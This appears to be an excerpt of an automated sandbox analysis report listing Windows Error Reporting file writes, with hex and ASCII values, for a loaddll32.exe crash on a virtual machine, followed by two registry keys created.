C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5514	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5518	2	09 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5520	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5560	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5564	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5566	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5604	4	0d 00 0a 00		success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5608	2	09 00		success or wait	12	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	5612	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6166	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6170	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6172	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6212	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6216	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6218	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6256	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6260	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6264	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6358	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6362	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6366	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 74 00 72 00 75 00 69 00 6b 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ktruik, Inc.</SystemManufacturer>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6472	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6476	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6480	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 74 00 72 00 75 00 69 00 6b 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ktruik7,1</SystemProductName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6576	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6580	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6584	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6704	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6708	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6712	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 31 00 31 00 34 00 35 00 36 00 36 00 33 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1591145663</OSInstallDate>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6794	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6798	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6802	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6904	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6908	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6912	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6982	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6986	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	6988	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7034	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7068	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7072	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7076	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7172	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7176	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7178	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7220	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7252	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7510	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7514	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7516	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7542	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7546	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7548	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 36 00 3a 00 31 00 32 00 3a 00 30 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-23T06:12:08Z">	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7648	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7652	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7656	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 31 00 34 00 32 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 31 00 30 00 31 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 31 00 30 00 31 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="400" PID="1428" UptimeMS="11015" TimeSinceCreationMS="11015" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7922	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7926	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7930	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7950	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7954	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7956	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7994	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	7998	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8000	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8038	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8042	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8046	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 37 00 32 00 34 00 31 00 62 00 31 00 39 00 2d 00 39 00 63 00 31 00 33 00 2d 00 34 00 36 00 33 00 62 00 2d 00 61 00 39 00 62 00 64 00 2d 00 34 00 61 00 39 00 35 00 33 00 36 00 64 00 35 00 61 00 33 00 32 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>37241b19-9c13-463b-a9bd-4a9536d5a32d</Guid>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8144	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8148	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8152	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 36 00 3a 00 31 00 32 00 3a 00 30 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-23T06:12 :08Z</CreationTime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8250	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8254	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8256	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8296	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	8300	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26\Report.wer	0	2	fd fd		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26\Report.wer	10494	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 31 00 35 00 35 00 30 00 38 00 35 00 34 00 35 00 39 00	MetadataHash=1155085459	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{2ced6de8-6bd0-f4ab-3499-4cb8481782ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D8D36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6D8D1FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
